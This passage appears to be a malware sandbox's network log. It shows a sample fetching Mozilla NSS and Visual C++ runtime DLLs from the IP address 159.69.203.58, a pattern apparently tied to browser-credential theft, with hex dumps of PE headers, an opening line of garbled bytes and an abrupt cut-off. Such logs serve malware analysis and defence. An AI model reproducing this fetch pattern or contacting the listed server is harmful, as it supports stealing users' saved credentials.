99e0%HPK2N,n]1Z1!!+X;NO@e]O8~Q0>q&X3AJ>rN!1-@N2;7\ T/Ue[IuEGa).JX?x0
Sep 25, 2021 10:15:03.365328074 CEST	1056	OUT	GET /freebl3.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 159.69.203.58 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 25, 2021 10:15:03.387567043 CEST	1058	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 25 Sep 2021 08:15:03 GMT Content-Type: application/x-msdos-program Content-Length: 334288 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "519d0-57aa1f0b0df80" Expires: Sun, 26 Sep 2021 08:15:03 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 c0 f0 2f 05 84 91 41 56 84 91 41 56 84 91 41 56 8d e9 d2 56 88 91 41 56 5d f3 40 57 86 91 41 56 1a 31 86 56 85 91 41 56 5d f3 42 57 80 91 41 56 5d f3 44 57 8f 91 41 56 5d f3 45 57 8f 91 41 56 a6 f1 40 57 80 91 41 56 4f f2 40 57 87 91 41 56 84 91 40 56 d6 91 41 56 4f f2 42 57 86 91 41 56 4f f2 45 57 c0 91 41 56 4f f2 41 57 85 91 41 56 4f f2 be 56 85 91 41 56 4f f2 43 57 85 91 41 56 52 69 63 68 84 91 41 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 d8 62 eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 d8 03 00 00 66 01 00 00 00 00 00 29 dd 03 00 00 10 00 00 00 f0 03 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 70 05 00 00 04 00 00 a3 73 05 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 70 e6 04 00 50 00 00 00 c0 e6 04 00 c8 00 00 00 00 40 05 00 78 03 00 00 00 00 00 00 00 00 00 00 00 fc 04 00 d0 1d 00 00 00 50 05 00 e0 16 00 00 30 e2 04 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 88 e2 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 f0 03 00 38 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 74 d6 03 00 00 10 00 00 00 d8 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 fc fe 00 00 00 f0 03 00 00 00 01 00 00 dc 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 2c 48 00 00 00 f0 04 00 00 04 00 00 00 dc 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 78 03 00 00 00 40 05 00 00 04 00 00 00 e0 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 e0 16 00 00 00 50 05 00 00 18 00 00 00 e4 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@ !L!This program cannot be run in DOS mode.$/AVAVAVVAV]@WAV1VAV]BWAV]DWAV]E WAV@WAVO@WAV@VAVOBWAVOEWAVOAWAVOVAVOCWAVRichAVPELb["!f)ps@pP@xP0T@8.textt `.rdat a@@.data,H@.rsrcx@@@.relocP@B
Sep 25, 2021 10:15:03.577807903 CEST	1403	OUT	GET /mozglue.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 159.69.203.58 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 25, 2021 10:15:03.600239038 CEST	1404	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 25 Sep 2021 08:15:03 GMT Content-Type: application/x-msdos-program Content-Length: 137168 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "217d0-57aa1f0b0df80" Expires: Sun, 26 Sep 2021 08:15:03 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 8d c2 55 b1 c9 a3 3b e2 c9 a3 3b e2 c9 a3 3b e2 c0 db a8 e2 d9 a3 3b e2 57 03 fc e2 cb a3 3b e2 10 c1 38 e3 c7 a3 3b e2 10 c1 3f e3 c2 a3 3b e2 10 c1 3a e3 cd a3 3b e2 10 c1 3e e3 db a3 3b e2 eb c3 3a e3 c0 a3 3b e2 c9 a3 3a e2 77 a3 3b e2 02 c0 3f e3 c8 a3 3b e2 02 c0 3e e3 dd a3 3b e2 02 c0 3b e3 c8 a3 3b e2 02 c0 c4 e2 c8 a3 3b e2 02 c0 39 e3 c8 a3 3b e2 52 69 63 68 c9 a3 3b e2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 c4 5f eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 7a 01 00 00 86 00 00 00 00 00 00 e0 82 01 00 00 10 00 00 00 90 01 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 40 02 00 00 04 00 00 16 33 02 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 40 c0 01 00 74 1e 00 00 b4 de 01 00 2c 01 00 00 00 20 02 00 78 03 00 00 00 00 00 00 00 00 00 00 00 fa 01 00 d0 1d 00 00 00 30 02 00 68 0c 00 00 00 b9 01 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 54 b9 01 00 18 00 00 00 68 b8 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 90 01 00 f4 02 00 00 6c be 01 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 ca 78 01 00 00 10 00 00 00 7a 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 5e 65 00 00 00 90 01 00 00 66 00 00 00 7e 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 bc 0b 00 00 00 00 02 00 00 02 00 00 00 e4 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 64 69 64 61 74 00 00 38 00 00 00 00 10 02 00 00 02 00 00 00 e6 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 78 03 00 00 00 20 02 00 00 04 00 00 00 e8 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 68 0c 00 00 00 30 02 00 00 0e 00 00 00 ec 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$U;;;;W;8;?;:;>;:;:w;?;>;;;;9;Rich;PEL_["!z@3@A@t, x0 hTTh@l.textxz `.rdata^ef~@@.data@.didat8@.rsrcx @@.reloch0@B
Sep 25, 2021 10:15:03.672425985 CEST	1547	OUT	GET /msvcp140.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 159.69.203.58 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 25, 2021 10:15:03.696712971 CEST	1549	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 25 Sep 2021 08:15:03 GMT Content-Type: application/x-msdos-program Content-Length: 440120 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "6b738-57aa1f0b0df80" Expires: Sun, 26 Sep 2021 08:15:03 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a6 c8 bc 41 e2 a9 d2 12 e2 a9 d2 12 e2 a9 d2 12 56 35 3d 12 e0 a9 d2 12 eb d1 41 12 fa a9 d2 12 3b cb d3 13 e1 a9 d2 12 e2 a9 d3 12 22 a9 d2 12 3b cb d1 13 eb a9 d2 12 3b cb d6 13 ee a9 d2 12 3b cb d7 13 f4 a9 d2 12 3b cb da 13 95 a9 d2 12 3b cb d2 13 e3 a9 d2 12 3b cb 2d 12 e3 a9 d2 12 3b cb d0 13 e3 a9 d2 12 52 6 9 63 68 e2 a9 d2 12 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 16 38 27 59 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 04 06 00 00 82 00 00 00 00 00 50 b1 03 00 00 10 00 00 00 20 06 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 0a 00 00 00 06 00 00 00 00 00 00 00 00 d0 06 00 00 04 00 00 61 7a 07 00 03 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 f0 43 04 00 82 cf 01 00 f4 52 06 00 2c 01 00 00 00 80 06 00 f8 03 00 00 00 00 00 00 00 00 00 00 00 78 06 00 38 3f 00 00 00 90 06 00 34 3a 00 00 f0 66 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 28 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 50 06 00 f0 02 00 00 98 40 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 72 03 06 00 00 10 00 00 00 04 06 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 10 28 00 00 00 20 06 00 00 18 00 00 00 08 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 69 64 61 74 61 00 00 36 14 00 00 00 50 06 00 00 16 00 00 00 20 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 69 64 61 74 00 00 34 00 00 00 00 70 06 00 00 02 00 00 00 36 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f8 03 00 00 00 80 06 00 00 04 00 00 00 38 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 34 3a 00 00 00 90 06 00 00 3c 00 00 00 3c 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$AV5=A;";;;;;;-;RichPEL8'Y"!P az@ACR,x8?4:f8(@P@@.tex tr `.data(@.idata6P @@.didat4p6@.rsrc8@@.reloc4:<<@B
Sep 25, 2021 10:15:03.897039890 CEST	2008	OUT	GET /nss3.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 159.69.203.58 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 25, 2021 10:15:03.921941042 CEST	2009	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 25 Sep 2021 08:15:03 GMT Content-Type: application/x-msdos-program Content-Length: 1246160 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "1303d0-57aa1f0b0df80" Expires: Sun, 26 Sep 2021 08:15:03 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 23 83 34 8c 67 e2 5a df 67 e2 5a df 67 e2 5a df 6e 9a c9 df 73 e2 5a df be 80 5b de 65 e2 5a df f9 42 9d df 63 e2 5a df be 80 59 de 6a e2 5a df be 80 5f de 6d e2 5a df be 80 5e de 6c e2 5a df 45 82 5b de 6f e2 5a df ac 81 5b de 64 e2 5a df 67 e2 5b df 90 e2 5a df ac 81 5e de 6d e3 5a df ac 81 5a de 66 e2 5a df ac 81 a5 df 66 e2 5a df ac 81 58 de 66 e2 5a df 52 69 63 68 67 e2 5a df 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 ad 62 eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 ea 0e 00 00 1e 04 00 00 00 00 00 77 f0 0e 00 00 10 00 00 00 00 0f 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 40 13 00 00 04 00 00 b7 bb 13 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 9d 11 00 88 a0 00 00 88 3d 12 00 54 01 00 00 00 b0 12 00 70 03 00 00 00 00 00 00 00 00 00 00 00 e6 12 00 d0 1d 00 00 00 c0 12 00 14 7d 00 00 70 97 11 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 97 11 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 f8 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 81 e8 0e 00 00 10 00 00 00 ea 0e 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 10 52 03 00 00 00 0f 00 00 54 03 00 00 ee 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 74 47 00 00 00 60 12 00 00 22 00 00 00 42 12 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 70 03 00 00 00 b0 12 00 00 04 00 00 00 64 12 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 14 7d 00 00 00 c0 12 00 00 7e 00 00 00 68 12 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$#4gZgZgZnsZ[eZBcZYjZ_mZ^lZE[oZ[dZg[Z^mZZfZ fZXfZRichgZPELb["!w@@=Tp}pT@.text `.rdataRT@@.datatG`"B@.rsrcpd@@.reloc}~h@B
Sep 25, 2021 10:15:04.590714931 CEST	3326	OUT	GET /softokn3.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 159.69.203.58 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 25, 2021 10:15:04.613969088 CEST	3327	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 25 Sep 2021 08:15:04 GMT Content-Type: application/x-msdos-program Content-Length: 144848 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "235d0-57aa1f0b0df80" Expires: Sun, 26 Sep 2021 08:15:04 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a2 6c 24 1c e6 0d 4a 4f e6 0d 4a 4f e6 0d 4a 4f ef 75 d9 4f ea 0d 4a 4f 3f 6f 4b 4e e4 0d 4a 4f 3f 6f 49 4e e4 0d 4a 4f 3f 6f 4f 4e ec 0d 4a 4f 3f 6f 4e 4e ed 0d 4a 4f c4 6d 4b 4e e4 0d 4a 4f 2d 6e 4b 4e e5 0d 4a 4f e6 0d 4b 4f 7e 0d 4a 4f 2d 6e 4e 4e f2 0d 4a 4f 2d 6e 4a 4e e7 0d 4a 4f 2d 6e b5 4f e7 0d 4a 4f 2d 6e 48 4e e7 0d 4a 4f 52 69 63 68 e6 0d 4a 4f 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 bf 62 eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 b6 01 00 00 62 00 00 00 00 00 00 97 bc 01 00 00 10 00 00 00 d0 01 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 50 02 00 00 04 00 00 09 b1 02 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 10 03 02 00 a8 00 00 00 b8 03 02 00 c8 00 00 00 00 30 02 00 78 03 00 00 00 00 00 00 00 00 00 00 00 18 02 00 d0 1d 00 00 00 40 02 00 60 0e 00 00 d0 fe 01 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 ff 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 d0 01 00 6c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 cb b 4 01 00 00 10 00 00 00 b6 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 0a 44 00 00 00 d0 01 00 00 46 00 00 00 ba 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 00 07 00 00 00 20 02 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 78 03 00 00 00 30 02 00 00 04 00 00 00 04 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 60 0e 00 00 00 40 02 00 00 10 00 00 00 08 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.lJOJOJOuOJO?oKNJO?oINJO?oONJO?oNNJOmKNJO-nKNJOKO~JO-nNNJO-nJNJO-nOJO-nHNJORichJOPELb["!bP@0x@`T(@l.text `.rdataDF@@.data @.rsrcx0@@ .reloc`@@B
Sep 25, 2021 10:15:04.686398029 CEST	3479	OUT	GET /vcruntime140.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 159.69.203.58 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 25, 2021 10:15:04.708925009 CEST	3481	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 25 Sep 2021 08:15:04 GMT Content-Type: application/x-msdos-program Content-Length: 83784 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "14748-57aa1f0b0df80" Expires: Sun, 26 Sep 2021 08:15:04 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 01 f9 a3 4e 45 98 cd 1d 45 98 cd 1d 45 98 cd 1d f1 04 22 1d 47 98 cd 1d 4c e0 5e 1d 4e 98 cd 1d 45 98 cc 1d 6c 98 cd 1d 9c fa c9 1c 55 98 cd 1d 9c fa ce 1c 56 98 cd 1d 9c fa c8 1c 41 98 cd 1d 9c fa c5 1c 5f 98 cd 1d 9c fa cd 1c 44 98 cd 1d 9c fa 32 1d 44 98 cd 1d 9c fa cf 1c 44 98 cd 1d 52 69 63 68 45 98 cd 1d 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 0c 38 27 59 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 ea 00 00 00 20 00 00 00 00 00 00 00 ae 00 00 00 10 00 00 00 00 01 00 00 00 10 00 10 00 00 00 02 00 